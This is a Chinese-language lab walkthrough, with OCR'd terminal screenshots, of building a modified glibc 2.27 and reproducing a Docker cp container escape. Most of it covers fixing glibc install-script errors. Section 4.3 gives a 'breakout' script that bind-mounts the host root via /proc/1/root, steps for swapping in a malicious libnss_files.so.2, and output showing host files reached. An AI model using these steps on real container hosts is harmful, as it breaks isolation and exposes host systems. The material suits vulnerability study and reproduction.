


```
LD_SO=ld-linux-x86-64.so.2 CC="gcc" /usr/bin/perl scripts/test-installation.pl /
home/duyanyao/cve-2019-1427/glibc-2.27/glibc-build/
/usr/bin/ld: cannot find -lnss_test2
collect2: error: ld returned 1 exit status
Execution of gcc failed!
The script has found some problems with your installation!
Please read the FAQ and the README file and check the following:
- Did you change the gcc specs file (necessary after upgrading from
  Linux libc5)?
- Are there any symbolic links of the form libXXX.so to old libraries?
  Links like libm.so -> libm.so.5 (where libm.so.5 is an old library) are wrong,
  libm.so should point to the newly installed glibc file - and there should be
  only one such link (check e.g. /lib and /usr/lib)
You should restart this script from your build directory after you've
fixed all problems!
Btw. the script doesn't work if you're installing GNU libc not as your
primary library!
Makefile:110: recipe for target 'install' failed
make[1]: *** [install] Error 1
make[1]: Leaving directory '/home/duyanyao/cve-2019-1427/glibc-2.27'
Makefile:12: recipe for target 'install' failed
make: *** [install] Error 2
root@duyanyao-virtual-machine:/home/duyanyao/cve-2019-1427/glibc-2.27/glibc-buil
d#
```

解决办法参考：https://garlicspace.com/2020/07/18/centos7-%E5%8D%87%E7%BA%A7-glibc-gcc/#nss_test2


```
cd glibc-2.27
vi ./scripts/test-installation.pl
```

找到如下位置，添加 `&& $name ne "nss_test2"`



```
  if (/^lib/) {
    ($name, $version)= /^lib(.*)\.so-version=\.(.*)$/;
    # Filter out some libraries we don't want to link:
    # - nss_ldap since it's not yet available
    # - libdb1 since it conflicts with libdb
    # - libthread_db since it contains unresolved references
    # - it's just a test NSS module
    # - We don't provide the libgcc so we don't test it
    # - libmvec if it wasn't built
    next if ($build_mathvec == 0 && $name eq "mvec");
    if ($name ne "nss_ldap" && $name ne "db1"
        && $name ne "thread_db"
        && $name ne "nss_test2"
        && $name ne "nss_test1" && $name ne "libgcc_s") {
      $link_libs .= " -l$name";
      $versions{$name} = $version;
    }
  } elsif ($LD_SO ne "") {
    ($ld_so_name, $ld_so_version) = split ('\.so\.', $LD_SO);
  } else {
    if (/^ld\.so/) {
      ($ld_so_name, $ld_so_version)= /=(.*)\.so\.(.*)$/;
    }
-- INSERT --                                           126,5-12       57
```

如果报错：Library libdl is not correctly installed since the test program was not linked dynamically against it. Do you have a file/link libdl.so?




root@duyanyao-virtual-machine: /home/duyanyao/cve-2019-1427/glibc-2.27/glibc-build
File Edit View Search Terminal Help

```
was not linked dynamically against it.
Do you have a file/link libBrokenLocale.so?
Library libm is not correctly installed since the test program
was not linked dynamically against it.
Do you have a file/link libm.so?
Library libdl is not correctly installed since the test program
was not linked dynamically against it.
Do you have a file/link libdl.so?
Library libgcc_s is not correctly installed since the test program
was not linked dynamically against it.
Do you have a file/link libgcc_s.so?
The script has found some problems with your installation!
Please read the FAQ and the README file and check the following:
- Did you change the gcc specs file (necessary after upgrading from
  Linux libc5)?
- Are there any symbolic links of the form libXXX.so to old libraries?
  Links like libm.so -> libm.so.5 (where libm.so.5 is an old library) are wrong,
  libm.so should point to the newly installed glibc file - and there should be
  only one such link (check e.g. /lib and /usr/lib)
You should restart this script from your build directory after you've
fixed all problems!
Btw. the script doesn't work if you're installing GNU libc not as your
primary library!
Makefile:110: recipe for target 'install' failed
make[1]: *** [install] Error 1
make[1]: Leaving directory '/home/duyanyao/cve-2019-1427/glibc-2.27'
Makefile:12: recipe for target 'install' failed
make: *** [install] Error 2
root@duyanyao-virtual-machine:/home/duyanyao/cve-2019-1427/glibc-2.27/glibc-buil
d#
```

解决办法参考：https://www.freesion.com/article/53141201513/

```
vi ../scripts/test-installation.pl
```

添加-Wl,--no-as-needed




```
open PRG, ">/tmp/test-prg$$.c"
  or die ("Couldn't write test file /tmp/test-prg$$.c");

print PRG '
#include <stdio.h>
#include <stdlib.h>
int main(void) {
  printf ("Your new glibc installation seems to be ok.\n");
  exit (0);
}
';
close PRG;

open GCC, "$CC /tmp/test-prg$$.c -Wl,--no-as-needed $link_libs -o /tmp/test-prg$
$ 2>&1 |"
  or die ("Couldn't execute $CC!");

while (<GCC>) {
  print $_ if (! /warning/);
}
close GCC;
if ($?) {
  print "Execution of $CC failed!\n";
  &installation_problem;
}

# Test if test program is linked against the right versions of
# shared libraries
-- INSERT --                                              158,53        74%
```

修复完成之后再执行：

```
make && make install
```

安装成功



```
glibc-2.27/glibc-build/inet/stubs /home/duyanyao/cve-2019-1427/glibc-2.27/glibc-
build/resolv/stubs /home/duyanyao/cve-2019-1427/glibc-2.27/glibc-build/nss/stubs
 /home/duyanyao/cve-2019-1427/glibc-2.27/glibc-build/hesiod/stubs /home/duyanyao
/cve-2019-1427/glibc-2.27/glibc-build/sunrpc/stubs /home/duyanyao/cve-2019-1427/
glibc-2.27/glibc-build/nis/stubs /home/duyanyao/cve-2019-1427/glibc-2.27/glibc-b
uild/nscd/stubs /home/duyanyao/cve-2019-1427/glibc-2.27/glibc-build/streams/stub
s /home/duyanyao/cve-2019-1427/glibc-2.27/glibc-build/libidn/stubs /home/duyanya
o/cve-2019-1427/glibc-2.27/glibc-build/login/stubs /home/duyanyao/cve-2019-1427/
glibc-2.27/glibc-build/elf/stubs) > /home/duyanyao/cve-2019-1427/glibc-2.27/glib
c-build/stubs.h
if test -r /usr/include/gnu/stubs-64.h && cmp -s /home/duyanyao/cve-2019-1427/gl
ibc-2.27/glibc-build/stubs.h /usr/include/gnu/stubs-64.h; \
then echo 'stubs.h unchanged'; \
else /usr/bin/install -c -m 644 /home/duyanyao/cve-2019-1427/glibc-2.27/glibc-bu
ild/stubs.h /usr/include/gnu/stubs-64.h; fi
stubs.h unchanged
rm -f /home/duyanyao/cve-2019-1427/glibc-2.27/glibc-build/stubs.h
/home/duyanyao/cve-2019-1427/glibc-2.27/glibc-build/elf/sln /home/duyanyao/cve-2
019-1427/glibc-2.27/glibc-build/elf/symlink.list
rm -f /home/duyanyao/cve-2019-1427/glibc-2.27/glibc-build/elf/symlink.list
test ! -x /home/duyanyao/cve-2019-1427/glibc-2.27/glibc-build/elf/ldconfig || LC
_ALL=C \
  /home/duyanyao/cve-2019-1427/glibc-2.27/glibc-build/elf/ldconfig  \
                        /lib64 /usr/lib64
LD_SO=ld-linux-x86-64.so.2 CC="gcc" /usr/bin/perl scripts/test-installation.pl /
home/duyanyao/cve-2019-1427/glibc-2.27/glibc-build/
Your new glibc installation seems to be ok.
make[1]: Leaving directory '/home/duyanyao/cve-2019-1427/glibc-2.27'
root@duyanyao-virtual-machine:/home/duyanyao/cve-2019-1427/glibc-2.27/glibc-buil
d#
```

4.3 逃逸

```
cd cve-2019-1427
vi breakout
```

将 procfs 伪文件系统挂载到容器内，将 PID 为 1 的根目录 /proc/1/root 绑定挂载到容器内部即可。

breakout内容：

```
#!/bin/bash
mkdir /host_fs
mount -t proc none /proc      # mount the host's procfs over /proc
cd /proc/1/root               # chdir to host's root
mount --bind . /host_fs       # mount host root at /host_fs
```

创建victim容器：


```
docker run -itd --name=victim ubuntu
```

将 breakout 脚本放到 victim 容器根目录。

```
chmod 755 breakout
docker cp ./breakout victim:/breakout
```

进入容器，再将 `/lib/x86_64-linux-gnu` 下的 `libnss_files.so.2` 符号链接指向库文件移动到容器根目录下并重命名为 `original_libnss_files.so.2`


```
docker exec -it victim /bin/bash
readlink /lib/x86_64-linux-gnu/libnss_files.so.2
mv /lib/x86_64-linux-gnu/libnss_files.so.2 /original_libnss_files.so.2
```



```
root@duyanyao-virtual-machine:/home/duyanyao# docker exec -it victim /bin/bash
root@c816975bebbf:/# ls
bin   breakout  etc   lib    lib64   media  opt   root  sbin  sys  usr
boot  dev       home  lib32  libx32  mnt    proc  run   srv   tmp  var
root@c816975bebbf:/# readlink /lib/x86_64-linux-gnu/libnss_files.so.2
libnss_files-2.31.so
root@c816975bebbf:/# mv /lib/x86_64-linux-gnu/libnss_files.so.2 /original_libnss
_files.so.2
root@c816975bebbf:/# ls
bin       dev   lib    libx32  opt                         root  srv  usr
boot      etc   lib32  media   original_libnss_files.so.2  run   sys  var
breakout  home  lib64  mnt     proc                        sbin  tmp
root@c816975bebbf:/#
```

最后将构建好的恶意 `libnss_files.so` 重命名为 `libnss_files.so.2`，放到容器内 `/lib/x86_64-linux-gnu` 下。

```
docker cp ./glibc-2.27/glibc-build/nss/libnss_files.so victim:/lib/x86_64-linux-
gnu/libnss_files.so.2
```




```
root@duyanyao-virtual-machine:/home/duyanyao/cve-2019-1427# docker cp ./glibc-2.
27/glibc-build/nss/libnss_files.so victim:/lib/x86_64-linux-gnu/libnss_files.so.
2
root@duyanyao-virtual-machine:/home/duyanyao/cve-2019-1427# 
```

模拟用户执行 docker cp 操作：

```
docker cp victim:/etc/passwd ./
```

执行后，漏洞被触发，容器内部已经能看到挂载的 `/host_fs`，其中的 `/etc/hostname` 显示的即为宿主机的 `hostname`。



```
root@c816975bebbf:/# ls
bin    breakout  etc   host_fs  lib32  libx32  mnt  proc  run   srv  tmp  var
boot   dev       home  lib      lib64  media   opt  root  sbin  sys  usr
root@c816975bebbf:/# cat /etc/hostname
c816975bebbf
root@c816975bebbf:/# cat /host_fs/etc/hostname
duyanyao-virtual-machine
root@c816975bebbf:/#
```